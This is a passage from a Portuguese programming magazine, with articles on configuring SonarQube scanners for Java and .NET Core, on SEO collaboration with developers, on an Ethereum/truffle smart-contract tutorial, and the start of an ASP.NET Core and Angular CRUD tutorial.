


Figure 28: Analysis Sample

Passados alguns momentos os resultados são carregados no site:




Figure 29: Analysis Result

O projeto é carregado no site, com os valores ideais e ao carregar nos links podem-se obter mais informação sobre a qualidade do código.

### SonarQube Scanner for Maven

Para configurar um projeto Maven é preciso alguns passos adicionais, feitos uma única vez, que passa por alterar o ficheiro settings.xml do Maven. Dêem uma vista de olhos à página: <https://docs.sonarqube.org/display/SCAN/Analyzing+with+SonarQube+Scanner+for+Maven>

A configuração do scanner é realizada no ficheiro pom.xml, que é gerido pelo Maven.

É preciso alterar o ficheiro pom.xml e colocar estas secções:



# A PROGRAMAR

## INTRODUÇÃO AO SONARQUBE

```
<properties>
...
<sonar.projectKey>Demo-Java</sonar.projectKey>
<sonar.projectName>Demo-Java</sonar.projectName>
<sonar.projectVersion>1.0</sonar.projectVersion>
  <sonar.login>TOKEN</sonar.login>
<sonar.password/>
<sonar.sources>./src/main/java</sonar.sources>
<sonar.java.binaries>./target/classes</
sonar.java.binaries>
<sonar.sourceEncoding>UTF-8</sonar.sourceEncoding>
...
</properties>
...
<build>
<pluginManagement>
<plugins>
...
<plugin>
<groupId>org.sonarsource.scanner.maven</groupId>
<artifactId>sonar-maven-plugin</artifactId>
<version>3.4.0.905</version>
</plugin>
...
</plugins>
</pluginManagement>
</build>
...
```

Na raiz do projeto executar:

```
mvn clean verify sonar:sonar
```

O output será semelhante ao obtido anteriormente.

### SonarQube Scanner for Dotnet Core 2

Esta é uma feature que já estava há espera já há algum tempo, uma vez que a maior parte do tempo trabalho com o meu Macbook seja em soluções Java ou C# (dotnet core) e faz todo o sentido conseguir fazer a análise também. Só recentemente (versão 6.7, se não me falha a memória) é que a análise de projetos em C# funcionam em ambientes não Windows, ainda têm alguns “glitches” mas “estamos” no bom caminho.

Para começar é preciso instalar e configurar: <https://docs.sonarqube.org/display/SCAN/Analyzing+with+SonarQube+Scanner+for+MSBuild>

Na página indica que todas as propriedades são configuradas através da linha de comandos, o que é uma seca, mas existe uma alternativa.

Na pasta de instalação do scanner para o msbuild/dotnetcore existe um ficheiro xml (SonarQube.Analysis.xml) que copiamos para a raiz da solução e configuramos. Os comentários no ficheiro são importantes e devem ser considerados.

Para executar:

```
<?xml version="1.0" encoding="utf-8" ?>
<SonarQubeAnalysisProperties
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns="http://www.sonarsource.com/msbuild/integration/2015/1">
  <Property Name="sonar.host.url">http://localhost:9000</Property>
```


```
<Property Name="sonar.login">[TOKEN]</Property>
<Property Name="sonar.projectKey">
  SonarTestDotNetCore2</Property>
<Property Name="sonar.projectName">
  SonarTestDotNetCore2</Property>
<Property Name="sonar.projectVersion">1.0
</Property>
<Property Name="sonar.sourceEncoding">UTF-8
</Property>
</SonarQubeAnalysisProperties>
```

Por alguma razão o SonarScanner não lê o ficheiro xml da raiz do projeto como acontece com o scanner para java, então temos que lhe dar o caminho completo para esse ficheiro, senão ele vai procurar à pasta de instalação do scanner.

```
dotnet <path to SonarScanner.MSBuild.dll> begin /
k:"project-key"
dotnet build
dotnet <path to SonarScanner.MSBuild.dll> end
```

Passado uns momentos, os resultados são carregados no site.

Figure 30: Analysis Results



Pretty cool!

### Bonus Stuff

Há mais um tema que gostaria de referir, algo que mais cedo ou mais tarde todos os projetos vão acabar por se debater e a “technical debt”. Tentamos que o nosso projeto não tenha “issues” que respeite todas as regras e todos os standards e que atinja os valores ideais (de zero “issues”). Acontece que quando usamos bibliotecas e ficheiros de outras fontes, por exemplo a utilização de JQuery numa webapp, não é expectável que se faça alterações ao seu código reduzir o “deficit”, mas também não é razoável que o projeto seja prejudicado por isso. Então temos que retirar essas fontes da análise.



Figure 31: Query Technical Debt

## INTRODUÇÃO AO SONARQUBE

Recomendo que se estabeleçam regras nos projetos sobre a localização das bibliotecas/ficheiros de terceiros. Ex: ficheiros JS e CSS do Bootstrap e JQuery ficam localizados em [project path]/static/tp/ e excluimos este caminho da análise.

Existem duas abordagens para a análise: a inclusão de ficheiros na análise e a exclusão de ficheiros da análise. Pessoalmente prefiro a última pois força todas as equipas a manter coerência nos projetos.

Assim sendo, “Administration” -> “Projects” -> “Management” e escolhe-se o projeto. Depois, “Project Administration” -> “General Settings” e seleccionar “Analysis Scope”.



Figure 32: Analysis Scope

No final da página são descritas as expressões regulares que podem ser utilizadas nas respetivas secções para incluir ou excluir ficheiros.

Tendo definidas as regras de localização de ficheiros no projeto, torna-se mais fácil excluir ficheiros na análise do que os incluir, mas é necessário (ainda assim) espírito crítico.

### Conclusão

Neste artigo detalhei um pouco mais a “instalação”, configuração e a utilização de alguns scanners para realizar a análise de projetos em Java e C#.

Por forma a análise ser completamente agnóstica da tecnologia e das equipas de desenvolvimento, esta poderá ser mais um passo da pipeline de Continuous Integration e submeter os resultados para o servidor de CI.

Pessoalmente, prefiro que ter uma configuração mais restringida e totalmente controlada para como “dono do produto” consiga garantir de forma continua a qualidade do código, evitando que equipas de projeto introdução muito mais problemas dos que aqueles que resolvem, assim como ter equipas de manutenção a ir corrigindo “erros” existentes. É uma estratégia que funciona comigo, mas depende de equipa para equipa.

“ Na edição 56 falei sobre a gestão da qualidade do código e introduzi o SonarQube e algumas das suas funcionalidades. Neste artigo, vou configurar uma instancia de Sonarqube e como configurar diversos scanners para analisar os projetos Java e C# no meu Macbook. ”

## AUTOR



Escrito por Nuno Cancelo

Curioso por natureza e engenheiro informático por formação. Desde muito cedo me despertou o interesse pelos computadores e informática com o famoso Spectrum. Tenho um gosto peculiar por aprender novas coisas frequentemente mesmo que não venha a trabalhar com elas e otimizar os sistemas aumentando a sua performance.



## SEO e Desenvolvedores: unindo esforços para o desenvolvimento

É comum haver estresse entre SEOs e programadores. Como profissional SEO que está em contato com outros profissionais da área em todo o mundo e constantemente ouvindo as mesmas queixas, percebi que o motivo é muito simples: falta de diálogo entre profissionais e equipas.

De um lado, programadores que percebem muito de código e pouco de SEO. De outros, SEOs que percebem de performance e, por vezes, pouco de código. O SEO trabalhará sobre o site e o backoffice construído antes pelo programador, logo, qualquer falha no processo anterior causará falhas no trabalho do SEO.

Por outro lado, há muitos programadores que trabalham autonomamente ou em empresas cujo foco não é SEO, mas que compreendem a necessidade de algum conhecimento no assunto seja para entregar um melhor trabalho para o cliente ou para destacarem o próprio serviço. E, na realidade, o ideal é que essas duas áreas andassem de mãos dadas. Vejamos como integrá-las!

### SEO antes de desenvolver o site

Alguns meses atrás, eu preparava uma proposta para a criação de um novo site de um cliente. Minha parte era fazer a análise do atual website (B2C) do ponto de vista de Analytics e SEO de modo a preparar o terreno para o novo site (B2B).

Se SEO é otimização para motores de busca e se análise de dados pressupõe dados existentes de um site que já existe, como ambos poderiam ser utilizados para um site que ainda não foi lançado?

O que eu fiz foi analisar como os usuários interagem com o site atual, como estava a performance nas buscas e no engajamento para lançar as bases (sólidas) do próximo site. Afinal, um site novo começa do zero enquanto os concorrentes já estão a fazer o dever de casa há muito tempo. Com essas informações, preparei as orientações para a equipa de programadores: considerações sobre a estrutura do site (arquitetura de informação), layout, categorias, botões CTA (call-to-action), UX, UI e adiante.

O site que estava a ser analisado era português e tinha vencido um prêmio anual global de design e desenvolvimento (Awwwards). Um layout incrível e atrativo que enchia os olhos, com toques de *gamification* e e-commerce integrado. Mas que não era facilmente encontrado nas buscas, o que é quase como não existir.

Com as análises, vieram as respostas: as categorias não correspondiam às buscas dos usuários que procuravam serviços B2B, o que implicaria uma nova organização de categorias (macro e micro). Havia landing pages que eram essencialmente páginas órfãs: ligadas a lugar algum, acessíveis apenas por um link que não estava listado no website. Sem sitemap, sem robots.txt, sem o mínimo de indexação e acessibili-

dade. Identifiquei também que o uso de um ccTLD (country-code top level domain) prejudicava a visibilidade do site em outros países, onde o cliente pretendia expandir suas vendas.

O site era responsivo e maravilhoso, mas os botões CTA ficavam demasiadamente ofuscados pelo design e passavam quase despercebidos em meio a tantos pontos cintilantes no layout, o que refletia em taxas de conversão baixas. A beleza do site prejudicava a performance, causando um tempo de carregamento de quase 7seg para uma página completa, o que prejudicava também o posicionamento nas buscas (logo, a visibilidade do site, que era tão eficiente quanto um cartão de visitas impresso em cartão – já que ninguém encontrava sozinho). Apesar de ter um código fonte organizado, bem estruturado e limpo, isso era, para o SEO, um mau fator, uma vez que cada espaço que não seja estritamente necessário para a página adiciona tempo de carregamento (seja espaço em branco ou carácter a mais).

Com um estudo de palavras-chaves, identifiquei as categorias macro e micro que seriam utilizadas no próximo site B2B; com análise do comportamento dos usuários, feito no Analytics, identifiquei quais páginas tinham pior engajamento (tempo de permanência, taxa de rejeição e abandono) e analisei os elementos que poderiam estar causando essa má experiência. Eram páginas com navegação confusa, que não deixavam claro para o usuário onde estava e para onde ir a seguir, bloqueavam o menu enquanto era preciso fazer scroll para ver a próxima categoria, botões CTA pouco destacados e muita informação sobrecarregando a decisão do usuário.

Tudo isso serviu de base para que a equipa de programadores preparasse o próximo e novo site, que saiu – modéstia à parte – maravilhoso na perspectiva de UX/UI.

Funcional, mantendo o princípio de “encher os olhos” que trazia seu antecessor, otimizado para buscas, orientado para conversão. E quando comecei o trabalho de SEO e marketing de conteúdos... O backoffice era o novo problema.

### SEO antes de desenvolver o backoffice

O backoffice era incrivelmente intuitivo: fácil para gerir os menus e hierarquias das páginas, fácil de inserir imagens e novos conteúdos, fácil de gerir receitas e produtos do e-commerce. Contudo, não era nada “SEO friendly”.

Para criar uma nova página, não tinha acesso ao código fonte, nem tinha opção de utilizar as tags “meta title”, “meta description”, canonical, paginação, edição da URI ou tag *nofollow*. Se você não confia o bastante no seu cliente para deixar o código fonte editável na criação de novas páginas, então ao menos disponibilize que essas tags possam ser utilizadas no backoffice para cada página.



## SEO E DESENVOLVEDORES: UNINDO ESFORÇOS PARA O DESENVOLVIMENTO

Criar regras para gerar meta títulos e meta descrições pode não ser a melhor alternativa para desempenho nos buscadores e esses são pontos cruciais para o SEO, uma vez que é o título e a meta descrição que “convencem” o usuário a clicar no seu conteúdo nas páginas de resultados dos motores de buscas (SERP) e que sinalizam aos motores de buscas sobre o que é o conteúdo da sua página.

A canonicalização das páginas, feita através da tag “rel=canonical”, previne conteúdos duplicados. Ou seja, se aquele conteúdo for replicado em outros sites ou mesmo no próprio site (como acontece corriqueiramente com e-commerces que dispõem os mesmos produtos em categorias diferentes, gerando URLs únicos, mas conteúdos iguais), você poderá dizer ao Google qual é a página principal, a página “cânone” para ser priorizada nos buscadores. Ela deve ser utilizada abaixo da seção <head> da seguinte forma:

```
<link rel="canonical" href=https://www.meusite.com>
```

Vale a pena perceber que a tag canonical deve ser aplicada em todas as páginas relevantes do website. Variações do próprio domínio (com www, sem www, com https ou apenas http) são tratados como URLs únicos. Portanto, é completamente possível um site ter mais de 4 homepages diferentes que o Google considere conteúdo duplicado. Isso pode ser resolvido com aplicação da canonical tag ou forçando o direcionamento através de um código no .htaccess. Exemplo de um redirecionamento sem WWW para domínio com WWW:

```
RewriteEngine On  
RewriteCond %{HTTP_HOST} !^www\  
RewriteRule ^(.*)$ http://www.%{HTTP_HOST}/$1  
[R=301,L]
```

Também é recomendável configurar o domínio preferido no Google Search Console, antigo Google Webmasters, para indicar claramente ao Google qual URL deverá priorizar em relação ao website (sobre isto, consultar o [fórum do Google](#)).

Portanto, deixar esta opção disponível para o utilizador do backoffice tira a responsabilidade do programador e dá maior liberdade/poder de gerenciamento para o usuário do backoffice.

Outra questão problemática encontrada foi no gerenciamento das imagens: não era possível visualizar as imagens e outros arquivos de mídia inseridos no website (seja para remover, inserir fora de contextos de página, renomear ou redimensionar), não era possível adicionar título, descrição nem *Alt Text* nas imagens, que utilizavam uma regra automática para buscar o título da página. Motores de buscas, como o Google, têm um funcionamento particular para as imagens e elas são parte importante para o desempenho do site, especialmente se o foco for serviços ou produtos de grande apelo visual (*i.e.*: fotografos ou lojas virtuais).

Além disso, permitir o uso de descrição nas imagens é uma premissa básica de inclusão e performance dos websites, uma vez que a internet do usuário pode impedir o carregamento da imagem, por exemplo, e o título ou uso de *Alt Text* pode

servir para explicar do que se trata aquele arquivo que não carregou, por fim impactando diretamente a experiência do usuário. Quanto à legenda, desnecessário dizer que pode ser necessário adicionar a origem da fotografia ou adicionar mais texto à página simplesmente (o que pode ser útil para sites que tenham muito conteúdo visual e pouco texto, podendo ser interpretado pelos robôs dos motores de buscas como conteúdo pouco relevante).

Vamos condensar essa experiência em lições finais, *a.k.a.*: “Coisas que todo SEO gostaria que os programadores soubessem”.

“ O SEO trabalhará sobre o site e o backoffice construído antes pelo programador, logo, qualquer falha no processo anterior causará falhas no trabalho do SEO. ”

### Orientações SEO para uma boa performance

- ✓ Sites devem ter hierarquias de páginas o mais plano possível, sem páginas órfãs;
- ✓ Reescreva o código no .htaccess para evitar homepages duplicadas;
- ✓ Configure sempre a *tag canonical* nas páginas relevantes;
- ✓ Layout não deve ofuscar os botões CTA para conversão;
- ✓ Faça compressão do código fonte (HTML, Javascript, CSS) para diminuir o tempo de carregamento; isso pode ser conseguido com uso de ferramentas gratuitas (ver abaixo) e também pode ser descomprimido posteriormente para facilitar a leitura;
- ✓ Priorize o desenvolvimento de sites 100% responsivos (e não versões como *m.sites.com*), servindo conteúdo de acordo com o ecrã de cada dispositivo;

# A PROGRAMAR

## SEO E DESENVOLVEDORES: UNINDO ESFORÇOS PARA O DESENVOLVIMENTO

- ✓ Utilize dados estruturados (*schema.org*) para auxiliar os robôs de busca a perceberem o conteúdo e tipo da sua página;
- ✓ O CMS deve estar apto a criar um sitemap, contendo todas as páginas do website, e inseri-lo na pasta raiz; idealmente, o sitemap irá se atualizar sempre que novas páginas forem adicionadas ou que outras sejam removidas;
- ✓ Crie um robots.txt para explicitar que áreas do seu website não devem ser indexadas pelos motores de buscas (como Área de Membros, Login, Esqueci a Senha);
- ✓ Carregue o Javascript no final da página e preferencialmente carregue o CSS externamente para não afetar o tempo de carregamento do website;
- ✓ **Minifier.org**: ferramenta online gratuita que minifica CSS e JS
- ✓ **HTMLCompressor.com**: ferramenta online para comprimir código HTML, entre outros;
- ✓ **GTMetrix**: ferramenta online que avalia o carregamento de um website e aponta oportunidades de melhoria, entregando já as sugestões com versões melhoradas para download (ex: imagens otimizadas, código comprimido, etc).
- ✓ **Google PageSpeed Insights**: ferramenta do Google similar o GT Metrix, que avalia em duas frentes, Mobile e Desktop.
- ✓ **Responsinator**: ferramenta para testar responsividade do website em vários dispositivos

“ Se SEO é otimização para motores de busca e se análise de dados pressupõe dados existentes de um site que já existe, como ambos poderiam ser utilizados para um site que ainda não foi lançado? ”

Agora é por em prática e unir as equipes! Bom trabalho!

“ A canonicalização das páginas, feita através da tag “rel=canonical”, previne conteúdos duplicados. ”

### Ferramentas que podem ser utilizadas:

- ✓ **ScreamingFrog**: software gratuito que faz *crawl* do domínio, gera relatórios (elementos heading tags, meta titles, meta description, AJAX, protocolo, redirects, response codes, etc) e gera sitemaps de até 500 URLs (na versão gratuita);

## AUTOR



Escrito por **Aline Rossi**

Natural de Cuiabá (MT), Brasil, é Especialista em SEO e Conteúdos na iProspect Portugal (Dentsu Aegis Network).

## Blockchain

Muitos dizem que vai mudar o mundo, outros acreditam que pode vir a ser um problema. A verdade é que está a revolucionar a forma como se fazem e pensam algumas coisas, mas é uma tecnologia tão recente que ainda faz com que haja pouca informação. Blockchain é um conceito, um conceito definido como "base de dados descentralizada". A primeira implementação deste conceito foi o *bitcoin* e desde então muita coisa aconteceu.

Mas sobre isso não me vou alongar muito porque a internet está repleta destas definições. Onde me pretendo alongar um pouco mais é mostrando ao leitor como pode fazer para criar/desenvolver algo.

Existem muitas implementações do conceito de blockchain, mas o que vai ser usado aqui é a *ethereum*, que foi a primeira a trazer *smart contracts*. De forma muito breve, os *smart contracts* permitem desenvolver ações dentro da blockchain.

Para que o leitor entenda melhor porque é que estas "ações dentro da blockchain" são tão importantes, passo a explicar. Sem os *smart contracts* as únicas ações realizadas numa blockchain eram transações, ou seja, funcionava apenas como banco descentralizado. Os *smart contracts* permitem programar, dando a possibilidade de se fazer qualquer coisa.

Para não alongar muito, não irei entrar em muitos detalhes, mas numa blockchain (base de dados descentralizada) todos os dados são partilhados por todos os nós que estiverem ligados entre si e todos terão os mesmos dados.

Posto isto, vamos começar com o exemplo. Note-se que apesar de ser uma tecnologia muito recente, já existem formas diferentes de fazer as mesmas ações, logo, o que vou apresentar aqui não é a única ferramenta existente, mas na minha opinião a melhor.

Antes de começar aqui apresento o que é necessário instalar: *nodejs*, *geth*, *ethereum wallet*, *metamask* (*chrome* ou *firefox*), *ganache* (com interface), *truffle*.

### Básico

Antes de iniciar o desenvolvimento, o leitor deve entender um pouco do funcionamento do mesmo. Para tal, e como primeiro exemplo, o leitor deve correr um nó da *ethereum*, iniciando uma rede privada, e assim podendo executar ações na mesma.

Para tal, em primeiro lugar deve existir um ficheiro *genesis.json*. Sendo a blockchain um conjunto de blocos onde cada bloco contém referência ao bloco anterior, é necessário que para gerar o primeiro bloco exista um anterior, e por isso mesmo existe o *genesis block*, que é o primeiro e a referência para o bloco anterior é 0.

Um exemplo do ficheiro *genesis.json* seria:

```
{
  "config": {
    "chainId": 15,
    "homesteadBlock": 0,
    "eip155Block": 0,
    "eip158Block": 0
  },
  "nonce": "0x0000000000000042",
  "timestamp": "0x0",
  "parentHash":
    "0x0000000000000000000000000000000000000000000000000000000000000000",
  "gasLimit": "0xffffffff",
  "difficulty": "0x400",
  "mixhash":
    "0x0000000000000000000000000000000000000000000000000000000000000000",
  "coinbase":
    "0x3333333333333333333333333333333333333333333333333333333333333333",
  "alloc": { }
}
```

Cada um destes parâmetros tem um significado, o qual devem procurar na internet.

Posto isto, deve iniciar-se o nó, como o comando:

```
$ geth --identity "MyTestNetNode" --nodiscover
  --networkid 15 --maxpeers 0 --datadir
  ~/.ethereum_private init genesis.json
```

Este comando apenas gera os dados necessários para posteriormente poder correr o nó. De seguida, adiciona-se uma nova conta:

```
$ geth account new --datadir ~/.ethereum_private/
```

apenas colocando a senha. No final da execução será apresentado um código hash do género 0x9c39fve54w(...). Esse código deve ser utilizado para executar o seguinte comando:

```
$ geth --mine --etherbase "0x9c39fve54w(...)"
  --rpccorsdomain "*" --ipcpath
  ~/.ethereum/geth.ipc --rpc --networkid 15
  --datadir ~/.ethereum_private --maxpeers 5 --
  minerthreads 1
```

que irá iniciar o nó e começar a minar, dando assim ETH (da rede privada) ao utilizador.

Neste momento o leitor poderá abrir a *ethereum wallet* onde verá a conta principal, a ganhar ETH. É possível criar outras contas, fazer deploy de *contractos* e interagir com eles (se é iniciante, recomendo que o faça).

Para terminar esta parte vamos só importar a conta que está na rede privada para o *metamask* (no browser) para mais tarde poder ser utilizada numa aplicação web.

Para importar, basta ir ao ícon do *metamask*, seleccionar "importar conta", no tipo seleccione "json file", escolher o ficheiro correspondente á conta desejada (esse ficheiro json

# A PROGRAMAR

## BLOCKCHAIN

encontra-se em `~/ethereum_private/keystore`, se não souber qual é o ficheiro, basta abrir e verificar o `address`), por fim colocar a senha e importar (provavelmente terá um problema aquando de importar o ficheiro json, a solução está no `readme` em [github.com/MetaMask/faq](https://github.com/MetaMask/faq)).

### Desenvolvimento

Agora passando para algo um pouco mais a sério. Vamos de seguida usar o ganache e o truffle. Neste momento se ainda tem o `geth` a executar, termine e então inicie o ganache. Esta ferramenta inicia um serviço já com várias contas e saldo em todas elas. Para além disso, tem uma interface, facilitando bastante o manuseamento e é possível ainda ver os blocos que vão sendo gerados, assim como transações e logs.

Antes de mais, nas definições, troca-se o porto de 7545 para 8545, para utilizar o porto padrão e utiliza-se a opção `restart`.

Com isto tudo já temos uma rede blockchain privada a executar e agora pode-se executar ações sobre a mesma. Vamos então fazer `deploy` do primeiro contrato. Para simplificar esta passo, vamos recorrer ao `truffle`. Com o comando `truffle init`, geram-se os ficheiros base.

Sem mexer em nada, vamos apenas alterar o ficheiro `truffle.js` com o seguinte:

```
module.exports = {
  networks: {
    development: {
      host: "127.0.0.1",
      port: 8545,
      network_id: "*"
    }
  }
};
```

e adicionar também dois novos ficheiros para criar dois smart contracts, sendo um deles:

```
pragma solidity ^0.4.17;
contract UserCar {
  struct LibraryCars {
    string[] car;
  }
  mapping(address => LibraryCars) private cars;
  constructor() public {
  }
  function addUserCar(string carName) public {
    cars[msg.sender].car.push(carName);
  }
  function getUserCar(address userAddress, uint
    index) public view returns(string
    carName) {
    return (cars[userAddress].car[index]);
  }
}
```

Colocando-o num ficheiro com o nome `MetaCoin.sol`, dentro da pasta `contracts`. E dentro da pasta `migrations`, colocar um ficheiro com o nome `2_initial_migration.js` com o seguinte conteúdo:

```
var UserCar = artifacts.require("./UserCar.sol");
module.exports = function(deployer) {
```

```
  deployer.deploy(UserCar);
};
```

e de seguida executar dois comandos (na raiz do projeto) para fazer `deploy` do contrato na rede.

```
$ truffle compile
$ truffle migrate --network development
```

Após isto, na consola deve aparecer algo como:

```
Using network 'development'.
Running migration: 1_initial_migration.js
Deploying Migrations...
... 0xe34d750671aa4beb7f7da9dcf8baa932486cef33
    14bc418b9c710d3eaf676c6f
```

no ganache, em transações deve ser vista a transação que gerou o contrato. Caso isso não se verifique, tente utilizar o comando:

```
truffle migrate --reset
```

Neste momento, os contractos estão na blockchain e podem ser consultados. Para os consultar, vamos criar uma webapp utilizando a framework `nodejs` juntamente com algumas packages.

Cria-se uma nova pasta, executa-se o comando:

```
$ npm init
```

e inicia-se um ficheiro `packages.json`. Nas dependências deve estar:

```
"dependencies": {
  "body-parser": "1.18.2",
  "express": "4.16.3",
  "net": "1.0.2",
  "pug": "2.0.3",
  "web3": "1.0.0-beta.34"
}
```

Note-se que é necessário instalar as dependências através de `$ npm install` no diretório em que se encontra o ficheiro `packages.json`. Para além disso será necessário um ficheiro javascript com o código, um pug para a interface web e ainda um json com o abi do contracto. O ficheiro javascript será como o seguinte:

```
const bodyParser = require('body-parser')
var path = require('path');
var fs = require('fs');
const express = require('express')
const app = express()
app.set('view engine', 'pug')
app.set('views', path.join(__dirname, './views'));
var Web3 = require('web3');
app.use(bodyParser.json())
app.use(bodyParser.urlencoded({ extended: true }));

if (typeof web3 !== 'undefined') {
  web3 = new Web3(web3.currentProvider);
} else {
  web3 = new Web3(new Web3.providers.HttpProvider
    ("http://localhost:8545"));
}
```

## BLOCKCHAIN

```
var abiArray = JSON.parse(fs.readFileSync
  (path.resolve(__dirname, './contract.json'),
    'utf-8'));
var contractAddress = "0x9E4555ae3(...)";
app.get('/usercar/:useraddress/:index', (req, res) => {
  var contract = new web3.eth.Contract(abiArray,
    contractAddress);
  contract.methods.getUserCars
    (req.params.useraddress,
    req.params.index).call().then((receipt) => {
    res.render('usercar', { carname: receipt })
  });
});
app.get('/add/:useraddress/:carname', (req, res) => {
  var contract = new web3.eth.Contract(abiArray,
    contractAddress);
  contract.methods.addUserCar
    (req.params.carname).send({ from:
    req.params.useraddress}).then((receipt) => {
    res.send(receipt)
  });
});
app.listen(3000, () => console.log('Example app
  listening on port 3000!'))
```

O `contractAddress` deve ser o endereço gerado quando o contrato foi deployed. No `contract.json` deve estar o abi do contrato que pode ser encontrado na pasta onde estão os contratos, em `build/contracts/UserCar.json`. E por fim a interface pug num ficheiro de nome `usercar.pug` dentro do directório `views`:

```
doctype html
html(lang='en')
head
  title Car
body
  h1 User Car
  #container.col
p= carname
```

Com isto, o leitor pode agora executar o comando:

```
$nodejs index.js
```

para iniciar a webapp e posteriormente adicionar carros a um utilizador através do url <http://localhost:3000/add/endereco-da-conta-utilizada-para-fazer-deploy-do-contrato/nome-do-carro>.

Caso tudo corra bem, receberá uma resposta de sucesso. Para ver os carros de qualquer utilizador, deve ser feito através do url <http://localhost:3000/usercar/endereco-da-conta-utilizada-para-fazer-deploy-do-contrato/index> e poderá ver um simples output que deve conter o nome do veículo, por exemplo, para o primeiro carro adicionado, deve pesquisar pelo index 0 e deve aparecer o nome que adicionou. O endereço da conta utilizada é normalmente a primeira conta no ganache, aquela que tiver menos eth, pois foi utilizado para fazer o de-

ploy. Espero que o leitor tenha gostado e com isto tenha aprendido um pouco mais sobre blockchain.

“ **Muitos dizem que vai mudar o mundo, outros acreditam que pode vir a ser um problema. A verdade é que está a revolucionar a forma como se fazem e pensam algumas coisas, mas é um tecnologia tão recente que ainda faz com que haja pouca informação. Blockchain é um conceito, um conceito definido como "base de dados descentralizada".** ”

## AUTOR



Escrito por Bernardo Vieira

Licenciado em Engenharia Informática pelo ISEC. Comecei a programar por diversão aos 15, quando com amigos comecei a jogar online. Curioso o suficiente para explorar algo que me pareça bom e quando tenho possibilidade gosto de escrever sobre o que explorei. Com especial interesse em blockchain, iot e devops. @obernardovieira

# A PROGRAMAR

## ASP.NET Core, Angular 5 - CRUD com Entity Framework

Ao longo deste artigo, que espero ser o primeiro de uma série, irá ser abordado como criar uma aplicação web, com apenas um form, recorrendo a ASP.NET Core, Angular 5 e Entity Framework, seguindo a abordagem de base de dados primeiro “database first” suportando as operações básicas de uma base de dados (Create, read, update and delete, “CRUD”).

O exemplo do artigo foi feito no Visual Studio 2017 Community, com .NET Core 2.1, Node.JS LTS e a base de dados em SQL Server 2017. Poderia ter sido feito o mesmo com ADO.NET mas no caso optou-se por Entity Framework. De igual modo, poderia ter sido feito o mesmo exemplo com ReduxJS, mas novamente a opção prendeu-se com a framework Angular, pelo seu vasto suporte e utilização, bem como a facilidade com que se desenvolve de forma a suportar diversas plataformas.

Seguindo a abordagem de base de dados primeiro (database first), começamos por criar as tabelas no SQL Server. Assumindo que já temos o SQL Server instalado e com autenticação (SQL + Windows), começamos a criar a base de dados, que servirá de suporte à aplicação e as suas tabelas. Neste caso e apenas para efeito de exemplo vamos usar a PROGRAMAR como exemplo e a base de dados vai chamar-se PROGRAMAR.

### USE PROGRAMAR

```
GO
CREATE TABLE tblEdicoes (
EdicaoID int IDENTITY(1,1) NOT NULL PRIMARY KEY,
TemaCapa varchar(50) NOT NULL ,
Ano varchar(20) NOT NULL ,
Mes varchar(20) NOT NULL ,
)
GO
CREATE TABLE tblAnos (
AnoID int IDENTITY(1,1) NOT NULL PRIMARY KEY,
AnoNome varchar(20) NOT NULL
)
GO
```

E colocamos alguns dados exemplo na tabela de Anos, que nos vai permitir criar uma ComboBox.

```
INSERT INTO tblAnos VALUES ('2018');
INSERT INTO tblAnos VALUES ('2017');
INSERT INTO tblAnos VALUES ('2016');
INSERT INTO tblAnos VALUES ('2015');
INSERT INTO tblAnos VALUES ('2014');
```

Feito isto a base de dados está pronta a ser utilizada!

**Nota:** Para simplificar a explicação da navegação nos menus e itens do visual studio, a passagem entre itens, será representada pelos caracteres “>>”.


